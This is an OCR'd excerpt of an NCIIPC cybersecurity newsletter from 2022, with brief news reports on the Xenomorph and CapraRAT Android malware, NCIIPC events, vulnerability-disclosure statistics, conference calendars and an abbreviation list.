
Source: https://www.threatfabric.com/

Security researchers at ThreatFabric have discovered a new Android banking trojan named Xenomorph being distributed via Google Play Store and targeting 56 different European banks. The trojan 'Fast Cleaner' had more than 50,000 installations as per Google Play Store. The malware belongs to Gymdrop dropper family. Upon installation, the malware asks for Accessibility Services privileges and sends the list of installed apps on the victim's device to its C2. It then downloads overlays based on those installed apps list and steals credentials from its victim. The malware makes use of

open-source project Retrofit2 to achieve its C2 communications. The app has already been removed from Google Play Store but it is believed that the malware was under development as there were lots of logging and unused functionalities found inside its code.

CapraRAT Targeting Military and Dipolmatic Entities

Source: https://thehackernews.com/, https://www.trendmicro.com/



Researchers at Trend Micro have discovered CapraRAT, an Android RAT targeting military and diplomatic entities. Threat actor named Earth Karkaddan (APT36) is believed to be behind this. The threat actor is also responsible for CrimsonRAT, a Windows backdoor. CapraRAT, a modified version of AndroRAT, disguises itself as a YouTube app. Upon installation, the malware asks for necessary permissions to access stored information. It can access the phone number, microphone, location information, phone call history, contact information etc. of the victim's device. It communicates with its C&C server at 209[.]127[.]19[.]241[:]10284. Users are requested to delete this app from their phones.

NCIIPC Initiatives

Visva Bharati University, West Bengal organised a National Webinar on Cyber Security Awareness on 15th January, 2022.

National Webinar on Cyber Security Awareness

Visva Bharati University, West Bengal organised a National Webinar on Cyber Security Awareness on 15th January, 2022. Sh. Navin Kumar Singh, IPS, DG NCIIPC attended the webinar as the chief guest. The resource persons were Prof. Triveni Singh, IPS, Superintendent of Police, Cyber Cell, Uttar Pradesh Police and Sh. Bivas Chatterjee, State Advocate & Cyber Expert, West Bengal. The webinar was presided by Lt. Colonel Ashish Agarwal, Registrar, Visva-Bharati.

DG NCIIPC in the virtual inauguration of NIST CSF Training

NIST Cyber Security Framework Expert Online Training Program

National Power Training Institute (NPTI), Central Electricity Authority (CEA) & Cyber VidyaPeeth jointly organised the first National Institute of Standards and Technology (NIST) Cybersecurity Framework (CSF) Expert Training. The online training was held from 21st February to 25th February, 2022. The inauguration of 5-day NIST Cyber Security Framework Expert Online Training Program was chaired by Sh. S.K.G Rahate, Additional Secretary-Ministry of Power, and the occasion was also graced by Sh. Navin Kumar Singh, Director General, NCIIPC, Sh. B K Arya, Chairperson, CEA, Dr. Sanjay Bahl, Director General, CERT-In, and Dr. Tripta Thakur, Director General, NPTI.

India Smart Utility Week (ISUW) 2022

DG, NCIIPC in a panel session at ISUW 2022


India Smart Grid Forum organised an International Conference and Exhibition on Smart Energy and Smart Mobility for Smarter Cities from 2nd to 4th March, 2022. ISUW 2022 brought together India's leading Electricity, Gas and Water Utilities, Policy Makers, Regulators, Investors and world's top-notch Smart Energy Experts and Researchers to discuss trends, share best practices and showcase next generation technologies and products in smart energy and smart cities domains. Sh. Navin Kumar Singh, DG NCIIPC, chaired the thematic session on 'Cyber Security for the Digitalized Grids' at ISUW22.

NCIIPC Responsible Vulnerability Disclosure Program

Source: https://nciipc.gov.in/RVDP.html

The NCIIPC Responsible Vulnerability Disclosure Program provides opportunity for researchers to disclose vulnerability observed in Nation's Critical Information Infrastructure. There are 2160 vulnerabilities reported during the first quarter of 2022. The top 10 vulnerabilities are:

- Security Misconfiguration
- Clickjacking
- Sensitive Data Exposure
- Cross-Site Scripting
- Injection
- Information Disclosure
- Broken Authentication
- Application Logic
- Other
- File Inclusion



Around 300 researchers participated in RVDP programme during the first quarter of 2022. NCIIPC acknowledges following top 15 researchers for their contributions (names are in alphabetical order):

- Alan A Michael
- Ayush Srivastava
- Chandresh Bhati
- Darshan K Kulkarni
- Information Sharing and Analysis Center (ISAC)
- Joshua Arulsamy
- Koneti Sai Anvitha
- Noor Mohammad Gagguturi
- Pavan Saxena
- Pratik Tryambake
- Raghav Joshi
- Sachhit Anasane
- Sadiya Aslam
- Sarathlal Srl
- Tushar Jaiswal

Upcoming Events - Global

APRIL 2022

S	M	T	W	T	F	S
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

MAY 2022

S	M	T	W	T	F	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

SANS

April 2022

- CRESTCon Australia 2022, Canberra — 5 Apr
- Ai4 2022 Cybersecurity Summit, Virtual — 6 Apr
- Swiss Cyber Security Days 2022, Bulle — 6-7 Apr
- NDC Security: Oslo 2022, Oslo — 4-7 Apr
- SANS OSINT Summit 2022, Virtual — 7 Apr
- National Cybersecurity Alliance Security Training & Awareness Conference, Scottsdale — 12-13 Apr
- Purple Hats Conference, Virtual — 21 Apr
- DHS CISA ICSJWG Spring Event 2022, Virtual — 26-27 Apr
- CypherCon 2022, Milwaukee — 28-30 Apr
- BSides Charm 2022, Baltimore — 30 Apr

May 2022

- DevOpsDays Austin, Austin — 4-5 May
- Canadian Women in Cybersecurity 2022, Oshawa & Virtual — 4-5 May
- Identity & Access Management D/A/CH 2022, Virtual — 10-11 May
- Neurodiversity in Cybersecurity Summit 2022, Virtual — 12 May
- The Oil and Gas IoT Summit, Lisbon — 12-13 May
- Rail Cybersecurity USA, Virginia — 12-13 May
- Securing Cloud-as-Infrastructure, Virtual — 17-18 May
- SecureWorld Atlanta, Atlanta — 25 May
- ElevateIT: DFW Technology Summit 2022, Irving — 26 May
- International Conference on Cyber Conflict, Jun Tallinn — 31 May-3

June 2022

- ICS Security Summit & Training 2022, Florida & Virtual — 1-9 Jun
- ICS Security Summit & Training 2022, Orlando & Virtual — 2-9 Jun
- 600minutes Future IT, The Hague — 8 Jun
- IFIP Sec 2022, Copenhagen — 13-17 Jun
- SANS Paris June 2022, Paris & Virtual — 13-18 Jun

- SecureWorld Chicago, Chicago 15 Jun
- Ransomware Summit 2022, Virtual 16-17 Jun
- SANS Cyber Defence Australia 2022, Canberra & Virtual 20 Jun-2 Jul
- SANS Cyber Defence Japan 2022, Tokyo & Virtual 27 Jun-9 Jul

July 2022

- STLF (AKJ Associates Cybercrime), London 6 Jul
- 6th Annual African Cyber Security Conference, Gaborone 6-7 Jul
- Exploitcon Bellevue 2022, Bellevue 7 Jul
- 19th International Conference on Security and Cryptography, Lisbon 11-13 Jul
- CRESTCon UK 2022, London 13 Jul
- 11th International Conference on Cryptography and Information Security, Toronto 23-24 Jul
- FutureCon Virtual Western Conference, Virtual 27 Jul
- 2022 IEEE International Conference on Cyber Security and Resilience, Virtual 27-29 Jul
- Cyber Security Summit - DC Metro, Washington DC 28 Jul

JUNE 2022

S	M	T	W	T	F	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

JULY 2022

S	M	T	W	T	F	S
31					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30


Upcoming Events - India

- Global Legal ConfEx New Delhi 2022, New Delhi 21 Apr
- International Conference on Communication Systems, Virtual 29-30 Apr
- SANS India May 2022, Virtual 16-21 May
- Global Legal ConfEx Bangalore 2022, Bengaluru 19 May
- Global Legal ConfEx Mumbai 2022, Mumbai 23 Jun
- SANS Cyber Defence India June 2022, Virtual 27 Jun - 2 Jul

General Help		helpdesk1@nciipc.gov.in helpdesk2@nciipc.gov.in
Incident Reporting	:	ir@nciipc.gov.in
Vulnerability Disclosure	:	rvdp@nciipc.gov.in
Malware Upload	:	mal.repository@nciipc.gov.in

Abbreviations

- APAC: Asia-Pacific
- APT: Advanced Persistent Threat
- ASM: Attack Surface Management
- ASR: Attack Surface Reduction'
- CEA: Central Electricity Authority
- CERN: European Council for Nuclear Research
- CI: Continuous Integration
- CISA: Cybersecurity and Infrastructure Security Agency
- CNN: Convolutional Neural Network
- CSF: Cybersecurity Framework
- DDoS: Distributed Denial-of-Service
- DLP: Data Loss Prevention
- DMZs: Demilitarised Zones
- GUI: Graphical User Interface
- ICM: Internet Communication Manager
- ICS: Industrial Control Systems
- IoT: Internet ofS Things
- ITM: Insider Threat Management
- LSASS: Local Security Authority Server Service
- LTE: Long-Term Evolution
- MDM: Misinformation, Disinformation, and Malinformation
- NAS: Network Attached Storage
- NIST: National Institute of Standards and Technology
- NPTI: National Power Training Institute
- OEM: Original Equipment Manufacturer
- PBKDF2: Password Based Key Derivation Function version 2
- RAT: Remote Access Trojan
- SaaS: Software-as-a-service
- SCM: Source Code Management
- SIEM: Security Information and Event Management
- SOAR: Security Orchestration, Automation and Response
- VBA: Visual Basic for Applications
- VDI: Virtual Desktop Infrastructure
- VMs: Virtual Machines
- VMTD: Virtual Machine Threat Detection
- WAF: Web Application Firewall



Feedback/Contribution

Suggestions, feedback and contributions are welcome at newsletter@nciipc.gov.in

Disclaimer

NCIIPC does not endorse any vendor, product or service. The content of the newsletter is for informational purpose only. Readers may validate the information on their own.